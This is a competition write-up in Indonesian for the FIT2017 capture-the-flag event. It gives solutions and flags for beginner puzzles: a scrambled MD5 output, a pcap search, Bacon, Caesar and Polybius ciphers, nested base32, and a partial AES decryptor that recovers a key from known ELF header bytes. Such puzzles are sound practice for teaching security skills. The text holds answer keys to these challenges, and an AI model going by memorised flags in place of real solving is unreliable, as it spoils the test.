Suatu program Java untuk menghitung hash MD5 menghasilkan hasil hash yang tidak sesuai. Temukan plain text dari bce9eee0de32d03fdd906abe4da646b8 yang dihasilkan program tersebut. Masukkan FIT2017{plaintext} sebagai flag.

http://139.59.233.122/soal/misc/MD5.java


Hint :

Solution :
Kami mencoba membandingkan hasil dari MD5sum dan hasil dari MD5.java


$ echo -n "test" | md5sum **098f6bcd4621d373cade4e832627b4f6 -**
└─$ java MD5 test **4621d373098f6bcd2627b4f6cade4e83** **└─$ java MD5 test** **4621d3732627b4f6098f6bcdcade4e83** **└─$ java MD5 test** **2627b4f6098f6bcd4621d373cade4e83** **└─$ java MD5 test** **2627b4f6cade4e834621d373098f6bcd** **└─$ java MD5 test** **2627b4f64621d373cade4e83098f6bcd**

kami mendapatkan pola ternyata MD5.java melakukan md5 seperti biasa , tetapi mengacak setiap 8 karakter untuk menghasilkan md5 yang berbeda , misal: 2627b4f6 4621d373 cade4e83 098f6bcd

kami lakukan permutasi dengan generator online



Lalu dilakukan md5 search




Flag : FIT2017{rockandroll}

Kategori / Nama Soal :Forensic /Forensic1
Problem :
Link Soal : http://188.166.211.138/soal/forensic/forensic1.pcap

Hint :

Solution :
Kami coba mencari sampai menemukan sebuah link tinypic yang tampak mencurigakan



ketika dibukan didapatkan

Tags:

FIT2017{S1MPL3_1m49e}

Flag : FIT2017{S1MPL3_1m49e}

Kategori / Nama Soal :Cryptography /Pork

Problem :

AAABBAAAAAAABBAABAAAABBAAAABBAABBAAABBABABBAAAABBBAAAAAABABAA
AAAAABABA

Hint :

Solution : dari namanya sudah kelihatan pork ->bacon , setelah itu, terdiri dari B & A, kita coba pakai bacon cipher, dan didapat DAGINGNONHALAL

Flag : FIT2017{DAGINGNONHALAL}

Kategori / Nama Soal :Cryptography /Subtitution

Problem :

qhchpuulailhuz

Hint :

Solution : ini adalah sebuah cipher yang termasuk caesar cipher, kemudian kita decode dan kita dapatkan JAVAINNETBEANS

Flag : FIT2017{JAVAINNETBEANS}

Kategori / Nama Soal :Cryptography /Base

Problem :

```
JJFEMRKNKJFU4S2KIZKVKUZSJNEVURCFK5KVUU2KJZCVMVKTGJLUWTSLKZKVKMSIJJF
EIRKLKZFVIR2KJRKVKVCTJRFVEQ2WJVITETKJGVGEKSKSJNGEWWSGKZDVGS2PJFJEGV
SHKRJUYSSSIZLFKUJSK5FE4R2WI5JTES2LJJCEKS2SGJJUWTSHIVKVOU2DJNNEMVSHKU
ZFASSGJJCVOVSTJRFVESSVLFJVGV2JKZGEKMSWINCEWWSEKVKVGMSVJFLEWRKXKMZ
EWSSKINCUWUZSKRFE4SSVKVKFGSKJKZGFMS2VGJEEUTSOIVFVMU2IJNKVURSBKNJUO
SSKINKU6VSTKRFVERSWJVJVGV2KIZFFMR2UGJFEWWSHIVFU2U2XJFHEGRKXK5JUKS22I
NLEKTKTLBFEKMSVKVLEGRSLJVNEKV2TKNFUSVSDKVLVKWSTJNLEMRJUKNJVMS2WJN
DEOU2LJJFVUR2GJVKEWVCMJJFFKVKSKNHUSVSIKZGVKMSJJJHEOVSVKJJUES2OJJKV
OU2TINEU4TCFGZLFGVCLKJDEMRKSKNLUSVSKKZDVMU2NJFNEMRSLKYZFOR2KIZCVSU
2TJBEVMR2WI5GVGV2KJJDEKVKWJNMEWNKKKVFVGMRSJFHEYRKPKVNFGS22IZCU2VCD
IZFTKTCGI5JUGTCKKZHEKS2WGJKEWTSGKVJVGU2EJNLEYVSLK5JVISSKJZCU2VSKKVFV
ERSVJVJTET2KJJGEKT2VLJJUUUSGKZKVES2XJJLEWRKXKZBUYSS2I5KUWVSLKVFU4RS
FK5LVGTCLLJBVMQ2VGJKUUSSIIVCVES2OJNFEEVKZKNBVMR22JNCEKUCKGVEFKPJ5HU
6T2PI=
```

Hint : 6x32

Solution : dilihat dari hint dan nama soal, dipastikan base32, dan dari hint ada 6x artinya 6 kali base32, setelah itu di decrypt base32 sebanyak beberapa kali dan didapat FIT2017{S1MPLE_CRYPTOGR4PHY}

Flag : FIT2017{S1MPLE_CRYPTOGR4PHY}

Kategori / Nama Soal :Cryptography /Bar Kaisar
Problem :
Link Soal : http://188.166.211.138/soal/BarKaisar.jpg

Hint :

Solution : scan pakai barcode scanner, dapat FIT2017{A1u0ep0q3AI4},saat disubmit tidak bisa, dicoba pakai caesar cipher didapat N1h0rc0d3NV4

Flag : FIT2017{N1h0rc0d3NV4}

Kategori / Nama Soal :Cryptography /Your Imagination
Problem :
Link Soal : http://pastebin.com/mK53yfRX

Hint : Imagination

Solution : Diberikan suatu string base64, setelah ditelaah kami mendapatkan bahwa string tersebut merupakan gambar berformat JPG. Kami kemudian membukanya melalui browser dengan cara berikut. '*string base64 dari link*' dan berikut gambar yang dimunculkan.

Flag :FIT2017{B4s3nYA_d1GuNUn9}

Kategori / Nama Soal :Cryptography /In The Box
Problem :
14 51 63 44 51 63 23 33 24 61 33 34 23 41

Hint : [a-z, 0-9] 6^2

Solution :
Yang kami lakukan coba memetakan huruf a-z dan 0-9 dalam kotak 6x6

a	g	m	s	y	4
b	h	n	t	z	5
c	i	o	u	0	6
d	j	p	v	1	7
e	k	q	w	2	8
f	l	r	x	3	9

kemudian analis
baris 1 kolom ke 4 = s
baris 5 kolom ke 1 = e
baris 6 kolom ke 3 = r
dst

Flag : FIT2017{servernotfound}

Kategori / Nama Soal :Cryptography /Encrypted ELF

Problem :


$ file myelf
myelf: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=a117956f8826f8ccb19ac6be9d48808c66d1f357, not stripped

Dapatkan kembali file myelf yang telah dienkripsi menggunakan encrypt.py!

http://139.59.233.122/soal/crypto/encrypted-elf-revised/encrypt.py
http://139.59.233.122/soal/crypto/encrypted-elf-revised/encryptedelf

Hint :

Solution : dibuat kode decryptnya, logikanya : key ada di 16 byte terakhir file terenkripsi, iv ada di 32-16 byte terakhir file terenkripsi, chunk ada setelah 8 byte file terenkripsi dan sepanjang 16 byte.



```
import os, random, struct
from Crypto.Cipher import AES
def decrypt_file(in_filename, out_filename=None, chunksize=64*1024):
    """ untuk dekripsi
    """
    if not out_filename:
        out_filename = os.path.splitext(in_filename)[0]

    with open(in_filename, 'rb') as infile:
        origsize = struct.unpack('<Q', infile.read(struct.calcsize('Q')))
[0]
        temp = infile.read(10000)

        cha= [chr(127),chr(69),chr(76),chr(70),chr(2),chr(1),chr(1),chr
(0),chr(0),chr(0),chr(0),chr(0),chr(0),chr(0),chr(0)]
        cha=''.join(cha)
        keya = temp[-16:]
        key = ''.join(chr(ord(cha[i]) ^ ord(keya[i]) )for i in range(0,
16))

        iva =  temp[-32:-16]
        iv = ''.join(chr(ord(cha[i]) ^ ord(iva[i]))for i in range(0,16))

        decryptor = AES.new(key, AES.MODE_CBC, iv)

        with open(out_filename, 'wb') as outfile:
                chunk = open(in_filename).read()
                chunk = chunk[8:]
```

Flag :FIT2017{this_time_is_modern_cipher}

Kategori / Nama Soal :Cryptography /Missing Code

Problem :

Pesan :

23 24 28 16 16 16 18 41 26 35 33 17 31 27 16 36 39 16 36 23 31 37 27 37 34 27 32 36 31 34 37 38 31 33 17 33 38 40 37 28 31 38 34 16 38 31 31 22 38 40 37 38 26 41

Sebuah perusahaan keamanan data memiliki sebuah pesan yang telah dienkripsi, tetapi tidak bisa dikembalikan karena file yang digunakan untuk mendekripsikan pesan tersebut telah dirusak oleh orang lain. Masih terdapat potongan kode yang bisa dibaca pada baris ke 3. Apakah anda bisa membantu untuk mengembalikan pesan tersebut?

Missing code : 139.59.233.122/soal/crypto/code/code.txt

Hint :

Solution : Untuk mendekripsi kumpulan angka berdasarkan metode enkripsi yang diberikan, string asli dilakukan pembagian bilangan bulat dengan angka 3. Karenanya, untuk mengembalikan angka tersebut menjadi string asli harus dikalikan dengan 3. Namun, karena hasil dari pembagian 3 menghasilkan sisa pembagian 0,1, dan 2 sehingga terdapat 3 kemungkinan string yang akan terbentuk. Untuk mendekripsi kumpulan angka tersebut maka harus dikalikan dengan 3 kemudian ada yang ditambah 0, ada yang ditambah 1, dan ada yang ditambah 2.

```
# FIU1117|Ojd4^R1mv1mF^pRpgRam^gps^d4dsypU^sg1s^^CsypsO|    (*3) + 0
# EHT0006{Nic3]Q01u01E]oQofQ`l]for]c3crxoT]rf0r]]BrxorN{   (*3) + 1
# GJV2228}Pke5_S2nw2nG_qSqhSbn_hqt_e5etzqV_th2t__DtzqtP}   (*3) + 2

# HASIL AKHIR
# FIT2017{Nic3_S0lv1nG_pRogRam_for_d3crypT_th1s__CryptO}
```

Flag :

FIT2017{Nic3_S0lv1nG_pRogRam_for_d3crypT_th1s__CryptO}

Kategori / Nama Soal :**Bonus /Format Flag**
Problem :
FIT2017{687474703a2f2f706173746562696e2e636f6d2f724d4a7355306b53}

Hint :

Solution :

Kami dapatkan setelah mengubah dari hexadecimal ke ascii didapatkan
http://pastebin.com/rMJsU0kS
didalam pastebin didapatkan
RklUMjAxN3tXM2xDMG1lX3QoKV9mMVRfMjAxN30=

```
$ echo -n "RklUMjAxN3tXM2xDMG1lX3QoKV9mMVRfMjAxN30=" |
base64 -d
FIT2017{W3lC0me_t()_f1T_2017}
```

Flag : **FIT2017{W3lC0me_t()_f1T_2017}**